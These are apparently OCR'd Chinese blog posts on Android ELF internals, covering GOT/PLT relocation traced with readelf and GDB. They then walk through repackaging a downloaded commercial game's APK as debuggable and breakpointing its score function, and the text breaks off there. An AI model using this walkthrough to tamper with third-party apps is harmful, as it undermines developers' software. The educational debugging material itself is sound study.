Section[1] name:.dynsym,type:11,addr:0x114,offset:0x114,size:19728bytes,etc...
Section[2] name:.dynstr,type:3,addr:0x4e24,offset:0x4e24,size:15004bytes,etc...
Section[3] name:.hash,type:5,addr:0x88c0,offset:0x88c0,size:9064bytes,etc...
Section[4] name:.rel.dyn,type:9,addr:0xac28,offset:0xac28,size:7096bytes,etc...
Section[5] name:.rel.plt,type:9,addr:0xc7e0,offset:0xc7e0,size:24bytes,etc...
Section[6] name:.plt,type:1,addr:0xc7f8,offset:0xc7f8,size:56bytes,etc...
Section[7] name:.text,type:1,addr:0xc830,offset:0xb830,size:322148bytes,etc...
Section[8] name:.ARM.exidx,type:1879048193,addr:0x5b294,offset:0x5b294,size:7016bytes,etc...
Section[9] name:.ARM.extab,type:1,addr:0x5cdfc,offset:0x5cdfc,size:1680bytes,etc...
Section[10] name:.rodata,type:1,addr:0x5d490,offset:0x5d490,size:29952bytes,etc...
Section[11] name:.data.rel.ro.local,type:1,addr:0x659a0,offset:0x649a0,size:5224bytes,etc...
Section[12] name:.data.rel.ro,type:1,addr:0x66e20,offset:0x65e20,size:32bytes,etc...
Section[13] name:.fini_array,type:15,addr:0x66e40,offset:0x65e40,size:4bytes,etc...
Section[14] name:.init_array,type:14,addr:0x66e44,offset:0x65e44,size:12bytes,etc...
Section[15] name:.dynamic,type:6,addr:0x66e50,offset:0x65e50,size:224bytes,etc...
Section[16] name:.got,type:1,addr:0x66f48,offset:0x65f48,size:184bytes,etc...
Section[17] name:.data,type:1,addr:0x67000,offset:0x66000,size:4760bytes,etc...
Section[18] name:.bss,type:8,addr:0x68298,offset:0x67298,size:46764bytes,etc...
Section[19] name:.comment,type:1,addr:0x0,offset:0x67298,size:47bytes,etc...
Section[20] name:.ident,type:1,addr:0x0,offset:0x672c7,size:597bytes,etc...
Section[21] name:.note.gnu.gold-version,type:7,addr:0x0,offset:0x6751c,size:28bytes,etc...
Section[22] name:.ARM.attributes,type:1879048195,addr:0x0,offset:0x67538,size:52bytes,etc...
Section[23] name:.shstrtab,type:3,addr:0x0,offset:0x6756c,size:223bytes,etc...
```

http://blog.csdn.net/firesnow

对照看一下 readelf 生成的结果，果然如此，Enjoy IT!

转载请注明出处：生活秀

http://blog.csdn.net/lifeshow/article/details/29198107

Android 漫游记(3)---重定位之 GOT & PLT & R_ARM_JUMP_SLOT

Android 系统的动态链接工具是/system/bin/linker(一般的 Linux 系统是 ld.so)，虽然名字不同，但是基本的动态链 接过程是类似的。需要注意的一点是，Linux 一般是 Lazy，即所谓的“懒”加载方式，但是 Android 系统有点区别，是非 Lazy 方式，即所有的重 定位操作，在进程首次执行以前已经全部完成。这大概也是 Android 应用首次启动比较慢的原因之一吧!

关于 Android 系统的 PLT 和 GOT 可以写上一篇高考作为，在这里就不提概念性的东西了，网上有一篇博文：http://www.codeproject.com/Articles/70302/Redirecting-functions-in-shared-ELF-libraries ，这篇文章里是基于 I386 架构的，和 Arm 有所不同，但原理是一样的。如果有同学对下面的内容感兴趣，可以先去看看，把基本的东西先搞清楚，这样可能会顺利些，当然，最好了解些 arm 汇编~~~

还是老习惯，我会直接写个小 Demo 也演示 Android 系统的 Linker 是如何处理重定位的，当然，ELF 重定位的类型非常多，我们这里重点关注：R_ARM_JUMP_SLOT(386 架构上叫 R_386_JUMP_SLOT，很像，不是么)。该类型重定位一般是针对外部函数引用的，即你要引用一个外部定义的函数符号，linker 在加载你的应用的时候，就需要应用此种类型的重定位，来完成符号到真实函数的链接!

举例：比如你的应用需要打印一段文本到中断，你可能会调用 libc.so 这个 C 库的 puts 函数。这就是外部引用，那么在你的应用里就必定针对 puts 调用，存在一个 R_ARM_JUMP_SLOT 重定位信息。

先上一段非常小的程序：

```
/*
 *    PLT&GOT Resolver
 *    Created on: 2014-6
 *    Author: Chris.Z
 */
#include <stdio.h>
#include <stdlib.h>

/**
 * define the local method
 *
 */
 void local_method_call()
 {
        printf("[+]I'm local method.\n");
 }


int main()
{
       //printf("[+]PLT&GOT Resolver...\n");
       //local_method_call();
       //call puts to check r_arm_jump_slot
       puts("[+]call the method of puts from libc.\n");
       getchar();
       return 0;
}
```

这个程序没干其他事，就是调用了 puts 输出一段文本，这里的 puts 定义在 libc.so 库中。麻雀虽小，五脏俱全，我们验证下 linker 是怎么实现对于 puts 的“动态链接”的。

首先用 readelf 看下程序生成的二进制文件的 elf 内容（截取部分）：

```
 0x00000001 (NEEDED)                     Shared library: [libstdc++.so]
 0x00000001 (NEEDED)                     Shared library: [libm.so]
 0x00000001 (NEEDED)                     Shared library: [libc.so]
 0x00000001 (NEEDED)                     Shared library: [libdl.so]
 0x0000001a (FINI_ARRAY)                 0x9eb4
 0x0000001c (FINI_ARRAYSZ)               8 (bytes)
 0x00000019 (INIT_ARRAY)                 0x9ebc
 0x0000001b (INIT_ARRAYSZ)               8 (bytes)
 0x00000020 (PREINIT_ARRAY)              0x9ec4
 0x00000021 (PREINIT_ARRAYSZ)            0x8
 0x0000001e (FLAGS)                      BIND_NOW
 0x6ffffffb (FLAGS_1)                    Flags: NOW
 0x00000000 (NULL)                       0x0

Relocation section '.rel.dyn' at offset 0x25c contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00009fe0  00000515 R_ARM_GLOB_DAT    00000000   __sF

Relocation section '.rel.plt' at offset 0x264 contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00009ff0  00000116 R_ARM_JUMP_SLOT   00000000   __libc_init
00009ff4  00000216 R_ARM_JUMP_SLOT   00000000   __cxa_atexit
00009ff8  00000316 R_ARM_JUMP_SLOT   00000000   puts
00009ffc  00000416 R_ARM_JUMP_SLOT   00000000   __srget

There are no unwind sections in this file.

Symbol table '.dynsym' contains 9 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_init
     2: 00000000     0 FUNC    GLOBAL DEFAULT  UND __cxa_atexit
     3: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts
     4: 00000000     0 FUNC    GLOBAL DEFAULT  UND __srget
     5: 00000000     0 OBJECT  GLOBAL DEFAULT  UND __sF
     6: 0000a000     0 NOTYPE  GLOBAL DEFAULT  ABS _edata
     7: 0000a000     0 NOTYPE  GLOBAL DEFAULT  ABS __bss_start
     8: 0000a004     0 NOTYPE  GLOBAL DEFAULT  ABS _end

Symbol table '.symtab' contains 40 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
```

注意上图中的箭头所指，正是我们所说的 R_ARM_JUMP_SLOT 重定位，位于.rel.plt 区。注意这行信息中的第一列 Offset，值是 0x9ff8，先记录下来，后面会用到。

我们实际动态运行下上面的小程序，同时用 GDB 附加到进程进行远程动态调试（GDB 实在是 Android 系统级调试的一大神器！）。

由于我们要查看指令执行的细节，因此需要进行汇编级调试，进入 gdb 后，输入 remote target :port 后，进入 GDB 提示符，我们输入 disas main 来查看 main 函数的反汇编代码：

```
> disas main
Dump of assembler code for function main:
   0x00008378 <+0>:    push{r3, r4, r11, lr}
   0x0000837c <+4>:    add  r11, sp, #12
=> 0x00008380 <+8>:    ldr   r4, [pc, #124]  ; 0x8404 <main+140>，当前 PC 寄存器所指位置
   0x00008384 <+12>:  add  r4, pc, r4
   0x00008388 <+16>:  ldr   r3, [pc, #120]  ; 0x8408 <main+144>
   0x0000838c <+20>:  add  r3, pc, r3
   0x00008390 <+24>:  mov r0, r3
   0x00008394 <+28>:  bl    0x82b0 ;跳转到 puts 调用!!! <==============
   0x00008398 <+32>:  ldr   r3, [pc, #108]  ; 0x840c <main+148>
   0x0000839c <+36>:  ldr   r3, [r4, r3]
   0x000083a0 <+40>:  ldr   r3, [r3, #4]
   0x000083a4 <+44>:  sub  r2, r3, #1
   0x000083a8 <+48>:  ldr   r3, [pc, #92]   ; 0x840c <main+148>
   0x000083ac <+52>:  ldr   r3, [r4, r3]
   0x000083b0 <+56>:  str   r2, [r3, #4]
   0x000083b4 <+60>:  ldr   r3, [pc, #80]   ; 0x840c <main+148>
   0x000083b8 <+64>:  ldr   r3, [r4, r3]
   0x000083bc <+68>:  ldr   r3, [r3, #4]
   0x000083c0 <+72>:  cmp r3, #0
```

```
   0x000083c4 <+76>:  bge  0x83dc <main+100>
   0x000083c8 <+80>:  ldr   r3, [pc, #60]    ; 0x840c <main+148>
   0x000083cc <+84>:  ldr   r3, [r4, r3]
   0x000083d0 <+88>:  mov r0, r3
   0x000083d4 <+92>:  bl    0x82bc
   0x000083d8 <+96>:  b     0x83f8 <main+128>
   0x000083dc <+100>:ldr   r3, [pc, #40]    ; 0x840c <main+148>
   0x000083e0 <+104>:ldr   r3, [r4, r3]
   0x000083e4 <+108>:ldr   r3, [r3]
   0x000083e8 <+112>:add  r2, r3, #1
   0x000083ec <+116>:ldr   r3, [pc, #24]    ; 0x840c <main+148>
   0x000083f0 <+120>: ldr   r3, [r4, r3]
   0x000083f4 <+124>: str   r2, [r3]
   0x000083f8 <+128>: mov r3, #0
   0x000083fc <+132>: mov r0, r3
   0x00008400 <+136>:       pop  {r3, r4, r11, pc}
   0x00008404 <+140>:       andeq     r1, r0, r8, asr r12
   0x00008408 <+144>:       andeq     r0, r0, r12, lsr #1
   0x0000840c <+148>:             ; <UNDEFINED> instruction: 0xfffffffc
End of assembler dump.
```

注意我上面的红色部分注释，那个 BL 指令就是跳转到 puts（当然下面会看到，实际上是先跳转到了 plt 区）。我们执行 b *0x8394，在 BL 指令处下断点，然后 c 命令继续执行。

然后我们执行 x/i $pc 查看当前指令是不是执行到我们的断点：

```
> display/i $pc
> x/i $pc
=> 0x8394 <main+28>:   bl    0x82b0
```

OK，确实在 0x8394 断下，到这里，我们停止继续执行，来检查下几个重要信息。

首先我们看下 0x00008394 <+28>: bl0x82b0 这行汇编，它的意思是带链接跳转到 0x82b0 执行，那么 0x82b0 究竟有什么指令呢？

执行 disas 0x82b0,0x82c0，输出如下：

```
> disas 0x82b0,0x82c0
Dump of assembler code from 0x82b0 to 0x82c0:
   0x000082b0:    add  r12, pc, #0
   0x000082b4:    add  r12, r12, #4096      ; 0x1000
   0x000082b8:    ldr    pc, [r12, #3392]!    ; 0xd40  跳转到 libc.so puts 入口  <span style="font-family: Arial, Helvetica, sans-serif;"><==============</span>
   0x000082bc:    add  r12, pc, #0
End of assembler dump.
```

前面的两条指令我们忽略过去（主要是计算.got 偏移），我们直接执行到 0x82b8，即上标的红色指令。

简单解释指令含义：讲 r12+0xd40 所指向的内存字加载到 PC 寄存器，实际上就是跳转到那个地址。

我们看看 r12+0xd40 此时的值是什么，执行 p/x $r12+0xd40：

```
1: x/i $pc
=> 0x82b8:     ldr    pc, [r12, #3392]!    ; 0xd40
> p/x $r12+0xd40
$1 = 0x9ff8
```

看到了吗，这个 0x9ff8 正是我们上面记录的那个地址！

我们在执行 info symbol 0x9ff8 命令：

```
> info symbol 0x9ff8
_GLOBAL_OFFSET_TABLE_ + 20 in section .got
```


到这里，我们做个简单小结：

elf 文件的.rel.plt 区里，针对 R_ARM_JUMP_SLOT 类型的重定位，其 offset 的内容就是.got 区该符号的地址，即位于 GOT 表基址偏移 20 个字节（本例中的 GOT 表基址为 0x9fe4）。
这里要说明的是，可执行和.so 动态链接库的计算方式有所差别，.so 需要加上加载时的模块基址。

下面，我们在看看.got 的 0x9ff8 里是什么内容：

执行 p/x *0x9ff8：

> p/x *0x9ff8
$2 = 0x4011a7dc　　puts 真实的入口地址<====================
我们在对照下进程的 maps：



正是 libc.so 所在的地址，实际上就是 puts 的函数入口地址！好了，今天就写到这里，Enjoy IT!

转载请注明出处：[生活秀]

http://blog.csdn.net/lifeshow/article/details/29597401

Android 漫游记(4)---.so 文件动态调试一例

Android 平台的动态调试一直以来是个困扰我等 Coder 的头疼问题，特别是对于本地的动态调试支持，可以说是“弱智”级别的，不知道 Google 的新版 NDK 和新出的 Android Studio 对这块支持如何，让我们拭目以待。

言归正传，我这里采用的是 cygwin+ndk-gdb 的调试模式，灵感来自于 XDA 的一篇博文（点击打开链接），平台和原文作者不同：

1、Win7 64

2、NDK r9d x86_64

3、Android 4.2.2

4、cygwin 64

5、IDA pro 6.1

话不多话，开始正题，调试步骤如下：


1、环境搭建这类的各位可以自行 Google 之，这里就不多说了。

2、首先我们随便找个网站，下载游戏的 APK 包。Android 的 APK 包的正式发布版本是取消了 debug 属性的，在调试之前，我们还需要做些准备工作。

3、用 apktool 解包 apk 文件，然后修改 AndroidManifest.xml，在重新打包，再用 signapk 签名。

4、为 ndk-gdb 调试做准备工作，这个上面那篇博文已经写得很详细，这里不再赘述。说明一点：我们调试的目标是.\libs\armeabi\libgame.so，这个 so 是游戏主库文件。

准备好后的目录结构大致如下：



5、好了，准备工作完毕，开始我们的调试之旅！

首先，安装我们重新打包的 apk 到手机，然后进入 cygwin shell，进入本地的游戏解包后的目录。这里要重点说明一点：由于一些兼容性问题，我们不能直接使用 google 原来的 ndk-gdb 调试脚本，需要做一些修改：

```
618         exit 1
619     fi
620 fi
621
622 # Find the <dataDir> of the package on the device
623 #修改#adb_var_shell2 DATA_DIR run-as $PACKAGE_NAME /system/bin/sh -c pwd
624 #添加
625 DATA_DIR=/data/data/com.umonistudio.tile
626 if [ $? != 0 -o -z "$DATA_DIR" ] ; then
627     echo "ERROR: Could not extract package's data directory. Are you sure that"
628     echo "       your installed application is debuggable?"
629     exit 1
630 fi
631 log "Found data directory: '$DATA_DIR'"
632
633 # Let's check that 'gdbserver' is properly installed on the device too. If 'gdbserver'
634 # is not there, push 'gdbserver' found in prebuilt.
635 #
636 DEVICE_GDBSERVER=$DATA_DIR/lib/gdbserver
637 adb_var_shell2 GDBSERVER_RESULT ls $DEVICE_GDBSERVER
638 if [ $? != 0 ]; then
```

http://blog.csdn.net/lifeshow

我这里直接给 DATA_DIR 赋值为 app 目录：/data/data/com.umonistudio.tile。这步骤很重要，否则你会遇到 run-as 之类的错误，导致无法继续调试！

好了，终于准备完毕了，切换到 cygwin shell，开始调试，如果没有问题的话，就会顺利进入 gdb 提示符，我的输出如下：

```
$ ndk-gdb --verbose --start --nowait
Android NDK installation path: /cygdrive/e/Tools/android-ndk-r9d-windows-x86_64/          android-ndk-r9d
Using default adb command: /cygdrive/e/Tools/adt-bundle-windows-x86_64-20131030/          adt-bundle-windows-x86_64-20131030/sdk/platform-tools/adb
ADB version found: Android Debug Bridge version 1.0.31
```

```
Using ADB flags:
Using JDB command: /cygdrive/e/Tools/Java/jdk1.7.0_15/bin/jdb
Using auto-detected project path: .
Found package name: com.umonistudio.tile
ABIs targetted by application: armeabi
Device API Level: 17
Device CPU ABIs: armeabi-v7a armeabi
Compatible device ABI: armeabi
Using gdb setup init: ./libs/armeabi/gdb.setup
Using toolchain prefix: /cygdrive/e/Tools/android-ndk-r9d-windows-x86_64/android-ndk-r9
Using app out directory: ./obj/local/armeabi
Found debuggable flag: true
Found data directory: '/data/data/com.umonistudio.tile'
Found device gdbserver: /data/data/com.umonistudio.tile/lib/gdbserver
Found first launchable activity: .tile
Launching activity: com.umonistudio.tile/.tile
## COMMAND: adb_cmd shell am start -n com.umonistudio.tile/.tile
Starting: Intent { cmp=com.umonistudio.tile/.tile }
## COMMAND: adb_cmd shell sleep 2
Found running PID: 8706
Launched gdbserver succesfully.
Setup network redirection
## COMMAND: adb_cmd shell run-as com.umonistudio.tile /data/data/com.umonistudio          .tile/lib/gdbserver +debug-socket --attach 8706
## COMMAND: adb_cmd forward tcp:5039 localfilesystem:/data/data/com.umonistudio.          tile/debug-socket
Attached; pid = 8706
Listening on Unix socket debug-socket
## COMMAND: adb_cmd pull /system/bin/app_process obj/local/armeabi/app_process
2384 KB/s (21980 bytes in 0.009s)
```

```
Pulled app_process from device/emulator.
## COMMAND: adb_cmd pull /system/bin/linker obj/local/armeabi/linker
3246 KB/s (63176 bytes in 0.019s)
Pulled linker from device/emulator.
## COMMAND: adb_cmd pull /system/lib/libc.so obj/local/armeabi/libc.so
4186 KB/s (424460 bytes in 0.099s)
Pulled libc.so from device/emulator.
GNU gdb (GDB) 7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-pc-mingw32msvc --target=arm-linux-android".
For bug reporting instructions, please see:
<http://source.android.com/source/report-bugs.html>.
Warning: E:\works\apktools\biecaibaikuaier_an_debug_sign/system/core/include/cutils: No such file or directory.
Remote debugging from host 0.0.0.0
0x400f44b8 in epoll_wait () from E:/works/apktools/biecaibaikuaier_an_debug_sign/obj/local/armeabi/libc.so
warning: Could not load shared library symbols for 108 libraries, e.g. libstdc++.so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x400b4ab7 to 0x400b4ab6.
(gdb)
```

这里需要说明一点，我输入的调试命令：ndk-gdb --verbose --start --nowait，加了一个 nowait 参数：如果不加 nowait 会在 libgame.so 这个目标 so 加载前，gdb 就断下来，导致我们无法调试目标库。

好了，我们在 gdb 命令号输入：

(gdb) info shared
From To Syms Read Shared Object Library
0x400b2280 0x400bb418 Yes (*) E:/works/apktools/biecaibaikuaier_an_debug_sign/obj/local/armeabi/linker
0x400df830 0x4012e294 Yes (*) E:/works/apktools/biecaibaikuaier_an_debug_sign/obj/local/armeabi/libc.so
No libstdc++.so
No libm.so
No liblog.so
No libcutils.so
No libgccdemangle.so
No libcorkscrew.so
No libz.so
No libutils.so
No libbinder.so
No libemoji.so
No libjpeg.so
No libexpat.so
No libm4u.so
No libstlport.so
No libnetutils.so
No libbwc.so
No libhardware.so
No libsync.so
No libui.so
No libGLES_trace.so
No libEGL.so
No libGLESv2.so

No	libion.so
No	libdpframework_os.so
No	libdpframework_plat.so
No	libdpframework.so
No	libgui.so
No	libcamera_client.so
No	libcam.utils.so
No	libaed.so
No	libcameracustom.so
No	libcam_camera_exif.so
No	libnativehelper.so
No	libmatv_cust.so
No	libcamdrv.so
No	libimageio.so
No	libcam.campipe.so
No	libGdmaScalerPipe.so
No	libSwJpgCodec.so
No	libvcodec_oal.so
No	libsched.so
No	libvcodec_utility.so
No	libmp4enc_xa.ca7.so
No	libvcodecdrv.so
No	libJpgDecPipe.so
No	libmhalImageCodec.so
No	libalmkdrv.so
No	libskia.so
No	libtinyxml.so
No	libandroidfw.so

No	libgabi++.so
No	libicuuc.so
No	libicui18n.so
No	libsqlite.so
No	libdvm.so
No	libGLESv1_CM.so
No	libETC1.so
No	libwpa_client.so
No	libhardware_legacy.so
No	libsonivox.so
No	libcrypto.so
No	libssl.so
No	libstagefright_foundation.so
No	libspeexresampler.so
No	libaudioutils.so
No	libmedia_native.so
No	libmedia.so
No	libusbhost.so
No	libharfbuzz.so
No	libhwui.so
No	libmtkbtextadpa2dp.so
No	libextjsr82.so
No	libandroid_runtime.so
No	libjavacore.so
No	libdrmframework.so
No	libdrmmtkwhitelist.so
No	libdrmmtkutil.so
No	libdrmframework_jni.so


No libstagefright_memutil.so
No libstagefright_omx.so
No libstagefright_yuv.so
No libvorbisidec.so
No libstagefright_enc_common.so
No libstagefright_avc_common.so
No libstagefright.so
No libmtp.so
No libexif.so
No libstagefright_amrnb_common.so
No libmtk_drvb.so
No libamr_wrap.so
No libmedia_jni.so
No libbcinfo.so
No libbcc.so
No libRS.so
No librs_jni.so
No libandroid.so
No libchromium_net.so
No libwebcore.so
0x5dd4a500 0x5dfb591c Yes (*) E:/works/apktools/biecaibaikuaier_an_debug_sign/obj/local/armeabi/libgame.so
No libsoundpool.so
No libsrv_um.so
No libIMGegl.so
No libEGL_mtk.so
No libusc.so
No libGLESv1_CM_mtk.so

No	libGLESv2_mtk.so
No	libpvrANDROID_WSEGL.so
No	libpvr2d.so
No	gralloc.mt6589.so

(*): Shared library is missing debugging information.

可以看到我们的目标库已经成功加载，地址 0x5dd5a500---0x5dfb591c，终于可以开始愉快的玩耍了

这里我们打开 IDA，查看 libgame.so 的反汇编，找到 GameOver::initscore(int,bool)这个函数：



IDA View-A | Functions window | Hex View-A | Structures

Function name	Segment	Start	Length
GameLayer::progress(float)	.text	00172E0E	0000002E
GameLayer::progress(void)	.text	0017295C	0000002E
GameLayer::push(void)	.text	0017398C	0000013A
GameLayer::recycleTile(cocos2d::CCSprite *)	.text	00173842	00000076
GameLayer::registerWithTouchDispatcher(void)	.text	00172DD0	0000001C
GameLayer::reload(void)	.text	001736B8	0000015E
GameLayer::reset(void)	.text	00173ACC	00000184
GameLayer::resume(cocos2d::CCObject *)	.text	001734A8	000001F0
GameLayer::resume(void)	.text	00172F26	00000034
GameLayer::start(void)	.text	00172DEC	00000022
GameLayer::timeToCStr(float)	.text	0017327C	000000A8
GameLayer::~GameLayer()	.text	00173374	00000070
GameLayer::~GameLayer()	.text	0017341C	00000012
GameOver::GameOver(void)	.text	00165FEC	000001EC
GameOver::again(cocos2d::CCObject *)	.text	00165D94	00000028
GameOver::create(int,float)	.text	00166FE8	000001AC
GameOver::create(int,float,cocos2d::_ccColor3B const&)	.text	00166844	000000F4
GameOver::create(int,int,int,cocos2d::_ccColor3B const&)	.text	00166950	000000FE
GameOver::done(void)	.text	00166E68	00000148
GameOver::exit(cocos2d::CCObject *)	.text	00165DBC	00000066
GameOver::initBest(char const*)	.text	0016632C	000000EE
GameOver::initMenu(void)	.text	00166750	000000D8
GameOver::initScore(char const*)	.text	00166248	000000D6
GameOver::initScore(float,bool)	.text	0016642C	000001A4
GameOver::initScore(int,bool)	.text	001665F8	00000136
GameOver::onEnter(void)	.text	00165E22	00000008
GameOver::onExit(void)	.text	00165FBC	00000030
GameOver::popupAd(void)	.text	00166D60	00000102
GameOver::popupLayerClickedButtonAtIndex(PopupLayer	.text	00165E70	00000044

http://blog.csdn.net/lifeshow

先说明下这个函数的作用：在游戏结束后，显示当前局的分数！我们看下其函数名导出为：_ZN8GameOver9initScoreEib。好了，我们在 GDB 输入：

(gdb) br _ZN8GameOver9initScoreEib

```
Breakpoint 1 at 0x5dd4c612
(gdb) info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x5dd4c612 <GameOver::initScore(int, bool)+26>
(gdb) disas 0x5dd4c612,+20
Dump of assembler code from 0x5dd4c612 to 0x5dd4c626:
   0x5dd4c612 <_ZN8GameOver9initScoreEib+26>:    cmp     r1, #0
   0x5dd4c614 <_ZN8GameOver9initScoreEib+28>:    beq.n   0x5dd4c61a <_ZN8GameOver9initScoreEib+34>
